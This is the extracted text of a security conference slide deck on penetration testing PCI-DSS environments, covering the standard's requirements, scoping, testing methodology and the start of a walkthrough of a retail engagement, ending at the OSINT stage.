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
# PENTESTING PCI-DSS (UN)COMPLIANT ENVIRONMENTS

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# Agenda


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- PCI-DSS Penetration Testing Requirements
- Penetration Testing Walkthrough (PTK)
- Mitigations

# PCI-DSS 101

## From a technical perspective

# PCI-DSS 101 – What is PCI DSS?

- Payment Card Industry Data Security Standard (PCI-DSS)
  - Developed by major credit card companies in 2004
    - Visa
    - MasterCard
    - American Express
    - Discover
    - JCB
- Payment Card Industry Security Standards Council (PCI-SSC)
  - Created in 2006 to manage PCI Standards (not just DSS)
- Current Version: 3.2.1 (2018)
- Compliance Validation
  - By QSA (Qualified Security Assessors) annually
- Goal: Reduce the fraud risk of payment card transactions by “motivating” merchants and service providers to protect card data



# PCI-DSS 101 – Who must Comply?

- PCI-DSS applies to all organizations or merchants, regardless of size or number of transactions, that accepts, transmits or stores cardholder data
  - Merchants
  - Service Providers



## MERCHANTS

Level	Annual Transaction Volume	Minimum Validation Requirements
1	6 million+ Visa transactions (all channels)	<ul style="list-style-type: none"> <li>Report on Compliance (ROC) by Qualified Security Assessor (QSA) or internal resources if signed by officer of the company</li> <li>Attestation of Compliance (AOC)</li> </ul>
2	1 million to 6 million Visa transactions (all channels)	<ul style="list-style-type: none"> <li>Self-Assessment Questionnaire (SAQ)</li> <li>Attestation of Compliance (AOC)</li> </ul>
3	20,000 to 999,999 Visa eCommerce transactions	<ul style="list-style-type: none"> <li>Self-Assessment Questionnaire (SAQ)</li> <li>Attestation of Compliance (AOC)</li> </ul>
4	Less than 20,000 Visa eCommerce transactions and all other merchants processing less than 1 million Visa transactions	<ul style="list-style-type: none"> <li>Self-Assessment Questionnaire (SAQ) or alternative validation as defined by acquirer</li> </ul>


## SERVICE PROVIDERS

Level	Annual Transaction Volume	Minimum Validation Requirements
1	More than 300,000 Visa transactions	<ul style="list-style-type: none"> <li>Report on Compliance (ROC) by Qualified Security Assessor (QSA)</li> <li>Attestation of Compliance (AOC)</li> </ul>
2	Less than 300,000 Visa transactions	<ul style="list-style-type: none"> <li>Self-Assessment Questionnaire (SAQ)*</li> <li>Attestation of Compliance (AOC)</li> </ul>




# PCI-DSS 101 – Comply with What?


Goals	PCI DSS Requirements
Build and Maintain a Secure Network	<ol style="list-style-type: none"><li>1. Install and maintain a firewall configuration to protect cardholder data</li><li>2. Do not use vendor-supplied defaults for system passwords and other security parameters</li></ol>
Protect Cardholder Data	<ol style="list-style-type: none"><li>3. Protect stored cardholder data</li><li>4. Encrypt transmission of cardholder data across open, public networks</li></ol>
Maintain a Vulnerability Management Program	<ol style="list-style-type: none"><li>5. Use and regularly update anti-virus software or programs</li><li>6. Develop and maintain secure systems and applications</li></ol>
Implement Strong Access Control Measures	<ol style="list-style-type: none"><li>7. Restrict access to cardholder data by business need to know</li><li>8. Assign a unique ID to each person with computer access</li><li>9. Restrict physical access to cardholder data</li></ol>
Regularly Monitor and Test Networks	<ol style="list-style-type: none"><li>10. Track and monitor all access to network resources and cardholder data</li><li>11. Regularly test security systems and processes</li></ol>
Maintain an Information Security Policy	<ol style="list-style-type: none"><li>12. Maintain a policy that addresses information security for all personnel</li></ol>



# PCI-DSS 101 – Transaction Flow?



# PCI-DSS 101 – What are we protecting?



	<b>Data Element</b>
<b>Account Data</b>	<b>Primary Account Number (PAN)</b>
<b>Cardholder Data</b>	<b>Cardholder Name</b>
	<b>Service Code</b>
	<b>Expiration Date</b>
	<b>Full Magnetic Stripe Data<sup>2</sup></b>
	<b>CAV2/CVC2/CVV2/CID</b>
	<b>PIN/PIN Block</b>
	<b>Sensitive Authentication Data<sup>1</sup></b>

# PCI-DSS 101 – Dissecting the PAN

- Everything spins around PAN (Primary Account Number)
  - MII (Major Industry Identifier)
  - IIN (Issuer Identifier Number)
  - IAI (Individual Account Identification)
  - Check Digit: Calculated through Luhn Algorithm



# PCI-DSS 101 – Breach Consequences

- Not a law, but may be more effective. It does not get you in jail, but:
  - It may revoke your merchant status
    - Blocking the process of payments
    - Change of the Settlement Agreement (Cost Prohibitive)
- Any breach requires an investigation to determine the root cause



# PCI-DSS 101 – Known Breaches

- ...
- 2017 – Sonic Drive-In ....
- 2017 – Equifax > 200.000
- 2018 - British Airways > 380.000
- 2018 - Saks and Lord & Taylor > 5.000.000
- 2018 – Marriott > 500.000.000 data record, including Card Data
- 2018 – Orbitz > 880.000
- 2018 – Click2Gov
- 2019 – DiscountMugs.com (Unknown)
- 2019 – OXO (Unknown)
- 2019 – Graeters Ice Cream > 12.000
- 2019 – Earl Enterprises > 2 million
- 2019 – Freedom Mobile > 1.5 million
- 2019 – Checkers Restaurant (Unknown)
- 2019 – Movie Pass > 160 million records (unknown how many Card Data)

# PCI-DSS Penetration Testing Requirements

## Not a Checklist

# PCI-DSS Pentesting

- Required inside 5th domain of PCI-DSS (Regularly Monitor and Test Networks)
  - Requirement 11.3
  - Annually or after any significant changes to the environment
- Multiple Guides to follow
  - PCI Data Security Standard: Testing Procedures and Guidance
  - Guidance for PCI DSS Scoping and Segmentation
  - Typical Penetration Testing Frameworks

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Networks

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# PCI-DSS Pentesting - Guidance

- What PCI-DSS asks for:
  - *simulate a real-world attack situation with a goal of identifying how far an attacker may be able to penetrate into the environment*
- *The Guide explicitly includes the following*
  - *The difference between a Vulnerability Scan and a Penetration Test*
  - *Target people during the assessment (Social Engineering)*
  - *Black Box vs. Grey Box*
  - *What to expect in the report (prepared for QSAs)*

# PCI-DSS Pentesting - Scope

- CDE (Cardholder Data Environment)
  - Perimeter (public-facing and LAN-LAN)
  - Critical Systems
  - Third Parties

CDE

*“the people, processes, and technology that store, process, or transmit cardholder data or sensitive authentication data”*

*It's not out of scope if it can be used against you*

- Highly recommended to define the scope along the QSA and the Client

# PCI-DSS Pentesting – High Level Methodology

## Pre-Engagement

- Scoping
- Documentation
- Third Parties
- Success Criteria
- Review of past assessments
- Rules of Engagement
- Etc.

## Engagement

- Test Segmentation Mechanisms
- Full-Fledge Penetration Test

## Post-Engagement

- Remediation List
- Retesting of Vulnerabilities

# Penetration Testing Walkthrough (PTK)

## Setting things on fire



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# PTK - Context

- L1 merchant
- One of the biggest retail companies in Europe, extended around the world
  - > 10.000 stores
  - Multiple group companies using the corporate network
- 4<sup>th</sup> year of compliance with PCI-DSS
  - PA-DSS
  - PCI-PTS




# PTK - Scoping

- Scope CDE
  - Payment-related Servers
    - Gateways
    - Tokenizer
    - Tokenizer DDBB
    - Etc.
  - Stores (representative sample)
    - Operating System
    - Protocols
    - Different maintainers
      - Germany
      - Italy
      - Spain



CLIENT TRYING TO HIDE INFORMATION

# PTK – Deployment



# PTK – Intelligence Gathering / OSINT

- Much data related to the corporation
  - Mainly interested in:
    - IT Employees
    - Finance related Employees
    - Providers
    - Technologies used in the CDE
    - Employees shown their screens



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
